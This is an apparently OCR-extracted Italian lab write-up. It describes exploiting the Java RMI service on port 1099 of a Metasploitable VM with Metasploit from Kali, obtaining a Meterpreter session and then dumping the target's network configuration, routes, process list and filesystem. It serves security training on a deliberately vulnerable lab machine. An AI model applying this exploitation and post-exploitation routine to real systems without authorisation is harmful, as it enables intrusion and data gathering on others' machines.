


Innanzitutto è necessario modificare gli IP delle due macchine:

- La macchina attaccante KALI→192.168.11.111
- La macchina vittima Metasploitable → 192.168.11.112


E successivamente verificare l'effettiva comunicazione tra le due.








Poiché il servizio vulnerabile si trova sulla porta 1099 Java RMI, dobbiamo prima verificare che la macchina vittima (Metasploitable) abbia effettivamente quel servizio attivo sulla porta specificata.



Dato che il servizio Java RMI è attivo sulla porta 1099 possiamo sfruttarlo usando Metasploit per ottenere una sessione Meterpreter; avviamo quindi la Metasploit sulla KALI con il comando msfconsole.

Impostiamo i parametri RHOST (l'IP della macchina vittima) ed LHOST (l'IP della macchina attaccante).

Dato che l'attacco ha avuto successo abbiamo il seguente output e viene attivata una sessione di Meterpreter.



Avendo la sessione Meterpreter stabilita, possiamo interagire con essa per raccogliere le informazioni richieste.


- Configurazione di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:100d:c710:a00:27ff:fed5:baa0
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fed5:baa0
IPv6 Netmask : ::
```

- Tabella di routing

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                Netmask  Gateway  Metric  Interface
    ------                                -------  -------  ------  ---------
    ::1                                   ::       ::
    2a01:e11:100d:c710:a00:27ff:fed5:     ::       ::
    baa0
    fe80::a00:27ff:fed5:baa0              ::       ::
meterpreter >
```

- Informazioni sul SO macchina vittima



- Processi in esecuzione sulla macchina vittima usando il comando ps

Process List

==========

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[khelper]	root	[khelper]
41	[kblockd/0]	root	[kblockd/0]
44	[kacpid]	root	[kacpid]
45	[kacpi_notify]	root	[kacpi_notify]
90	[kseriod]	root	[kseriod]
128	[pdflush]	root	[pdflush]
129	[pdflush]	root	[pdflush]
130	[kswapd0]	root	[kswapd0]
172	[aio/0]	root	[aio/0]
1128	[ksnapd]	root	[ksnapd]
1302	[ata/0]	root	[ata/0]
1305	[ata_aux]	root	[ata_aux]
1312	[scsi_eh_0]	root	[scsi_eh_0]

1315 [scsi_eh_1] root [scsi_eh_1]

1333 [ksuspend_usbd] root [ksuspend_usbd]

1336 [khubd] root [khubd]

2061 [scsi_eh_2] root [scsi_eh_2]

2262 [kjournald] root [kjournald]

2416 /sbin/udevd root /sbin/udevd --daemon

2671 [kpsmoused] root [kpsmoused]

3586 [kjournald] root [kjournald]

3718 /sbin/portmap daemon /sbin/portmap

3734 /sbin/rpc.statd statd /sbin/rpc.statd

3740 [rpciod/0] root [rpciod/0]

3755 /usr/sbin/rpc.idmapd root /usr/sbin/rpc.idmapd

3982 /sbin/getty root /sbin/getty 38400 tty4

3983 /sbin/getty root /sbin/getty 38400 tty5

3988 /sbin/getty root /sbin/getty 38400 tty2

3990 /sbin/getty root /sbin/getty 38400 tty3

3993 /sbin/getty root /sbin/getty 38400 tty6

4031 /sbin/syslogd syslog /sbin/syslogd -u syslog

4066 /bin/dd root /bin/dd bs 1 if /proc/kmsg of /var
/run/klogd/kmsg

4068 /sbin/klogd klog /sbin/klogd -P /var/run/klogd/kmsg

4091 /usr/sbin/named bind /usr/sbin/named -u bind

4113 /usr/sbin/sshd root /usr/sbin/sshd

4189 /bin/sh root /bin/sh /usr/bin/mysqld_safe

4231 /usr/sbin/mysqld mysql /usr/sbin/mysqld --basedir=/usr --
datadir=/var/lib/mysql --user=mysq
l --pid-file=/var/run/mysqld/mysql
d.pid --skip-external-locking --po
rt=3306 --socket=/var/run/mysqld/m
ysqld.sock

4233 logger root logger -p daemon.err -t mysqld_saf
e -i -t mysqld

```
4310 /usr/lib/postgresql/8  postgres  /usr/lib/postgresql/8.3/bin/postgr
   .3/bin/postgres             es -D /var/lib/postgresql/8.3/main
                       -c config_file=/etc/postgresql/8.
                       3/main/postgresql.conf
4313 postgres:          postgres  postgres: writer process
4314 postgres:          postgres  postgres: wal writer process
4315 postgres:          postgres  postgres: autovacuum launcher proc
                       ess
4316 postgres:          postgres  postgres: stats collector process
4336 distccd            daemon    distccd --daemon --user daemon --a
                       llow 0.0.0.0/0
4337 distccd            daemon    distccd --daemon --user daemon --a
                       llow 0.0.0.0/0
4386 [lockd]            root     [lockd]
4387 [nfsd4]            root     [nfsd4]
4388 [nfsd]             root     [nfsd]
4389 [nfsd]             root     [nfsd]
4390 [nfsd]             root     [nfsd]
4391 [nfsd]             root     [nfsd]
4392 [nfsd]             root     [nfsd]
4393 [nfsd]             root     [nfsd]
4394 [nfsd]             root     [nfsd]
4395 [nfsd]             root     [nfsd]
4399 /usr/sbin/rpc.mountd   root     /usr/sbin/rpc.mountd
4465 /usr/lib/postfix/mast  root     /usr/lib/postfix/master
   er
4466 pickup              postfix   pickup -l -t fifo -u -c
4468 qmgr                postfix   qmgr -l -t fifo -u
4472 /usr/sbin/nmbd       root     /usr/sbin/nmbd -D
4474 /usr/sbin/smbd       root     /usr/sbin/smbd -D
4481 /usr/sbin/smbd       root     /usr/sbin/smbd -D
4492 /usr/sbin/xinetd     root     /usr/sbin/xinetd -pidfile /var/run
```

```
                    /xinetd.pid -stayalive -inetd_comp
                    at
4529 distccd        daemon   distccd --daemon --user daemon --a
                    llow 0.0.0.0/0
4530 distccd        daemon   distccd --daemon --user daemon --a
                    llow 0.0.0.0/0
4532 proftpd:       proftpd  proftpd: (accepting connections)
4546 /usr/sbin/atd  daemon   /usr/sbin/atd
4557 /usr/sbin/cron root     /usr/sbin/cron
4585 /usr/bin/jsvc  root     /usr/bin/jsvc -user tomcat55 -cp /
                    usr/share/java/commons-daemon.jar:
                    /usr/share/tomcat5.5/bin/bootstrap
                    .jar -outfile SYSLOG -errfile SYSL
                    OG -pidfile /var/run/tomcat5.5.pid
                     -Djava.awt.headless=true -Xmx128M
                     -Djava.endorsed.dirs=/usr/share/t
                    omcat5.5/common/endorsed -Dcatalin
                    a.base=/var/lib/tomcat5.5 -Dcatali
                    na.home=/usr/share/tomcat5.5 -Djav
                    a.io.tmpdir=/var/lib/tomcat5.5/tem
                    p -Djava.security.manager -Djava.s
                    ecurity.policy=/var/lib/tomcat5.5/
                    conf/catalina.policy org.apache.ca
                    talina.startup.Bootstrap
4586 /usr/bin/jsvc  root     /usr/bin/jsvc -user tomcat55 -cp /
                    usr/share/java/commons-daemon.jar:
                    /usr/share/tomcat5.5/bin/bootstrap
                    .jar -outfile SYSLOG -errfile SYSL
                    OG -pidfile /var/run/tomcat5.5.pid
                     -Djava.awt.headless=true -Xmx128M
                     -Djava.endorsed.dirs=/usr/share/t
                    omcat5.5/common/endorsed -Dcatalin
```

a.base=/var/lib/tomcat5.5 -Dcatali

na.home=/usr/share/tomcat5.5 -Djav

a.io.tmpdir=/var/lib/tomcat5.5/tem

p -Djava.security.manager -Djava.s

ecurity.policy=/var/lib/tomcat5.5/

conf/catalina.policy org.apache.ca

talina.startup.Bootstrap

4588 /usr/bin/jsvc tomcat55 /usr/bin/jsvc -user tomcat55 -cp /

usr/share/java/commons-daemon.jar:

/usr/share/tomcat5.5/bin/bootstrap

.jar -outfile SYSLOG -errfile SYSL

OG -pidfile /var/run/tomcat5.5.pid

-Djava.awt.headless=true -Xmx128M

-Djava.endorsed.dirs=/usr/share/t

omcat5.5/common/endorsed -Dcatalin

a.base=/var/lib/tomcat5.5 -Dcatali

na.home=/usr/share/tomcat5.5 -Djav

a.io.tmpdir=/var/lib/tomcat5.5/tem

p -Djava.security.manager -Djava.s

ecurity.policy=/var/lib/tomcat5.5/

conf/catalina.policy org.apache.ca

talina.startup.Bootstrap

4606 /usr/sbin/apache2 root /usr/sbin/apache2 -k start

4607 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start

4611 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start

4613 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start

4615 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start

4617 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start

4625 /usr/bin/rmiregistry root /usr/bin/rmiregistry

4629 ruby root ruby /usr/sbin/druby_timeserver.rb

4633 /usr/bin/unrealircd root /usr/bin/unrealircd

4642 /bin/login root /bin/login --

4647 Xtightvnc root Xtightvnc :0 -desktop X -auth /roo
t/.Xauthority -geometry 1024x768 -
depth 24 -rfbwait 120000 -rfbauth
/root/.vnc/passwd -rfbport 5900 -f
p /usr/X11R6/lib/X11/fonts/Type1/,
/usr/X11R6/lib/X11/fonts/Speedo/,/
usr/X11R6/lib/X11/fonts/misc/,/usr
/X11R6/lib/X11/fonts/75dpi/,/usr/X
11R6/lib/X11/fonts/100dpi/,/usr/sh
are/fonts/X11/misc/,/usr/share/fon
ts/X11/Type1/,/usr/share/fonts/X11
/75dpi/,/usr/share/fonts/X11/100dp
i/ -co /etc/X11/rgb
4651 /bin/sh root /bin/sh /root/.vnc/xstartup
4654 xterm root xterm -geometry 80x24+10+10 -ls -t
itle X Desktop
4657 fluxbox root fluxbox
4682 -bash root -bash
4735 -bash msfadmin -bash
4872 /usr/lib/jvm/java-1.5 root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.
.0-gcj-4.2-1.5.0.0/jr 5.0.0/jre/bin/java -classpath /tmp
e/bin/java /~spawnzsq828.tmp.dir metasploit.P
ayload
4889 /bin/sh root /bin/sh -c ps ax -w -o pid=,user=,
command= 2>/dev/null
4890 ps root ps ax -w -o pid=,user=,command=

- Filesystem

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2025-03-10 04:12:36 -0400  dev
040666/rw-rw-rw-  4096     dir   2025-03-10 04:12:40 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  12310    fil   2025-03-10 04:13:01 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2025-03-10 04:12:25 -0400  proc
040666/rw-rw-rw-  4096     dir   2025-03-10 04:13:01 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2025-03-10 04:12:27 -0400  sys
040666/rw-rw-rw-  4096     dir   2025-03-10 05:20:03 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

Abbiamo quindi sfruttato la vulnerabilità del servizio Java RMI sulla Metaslpoitable, ottenendo una sessione Meterpreter e raccogliendo diverse informazioni.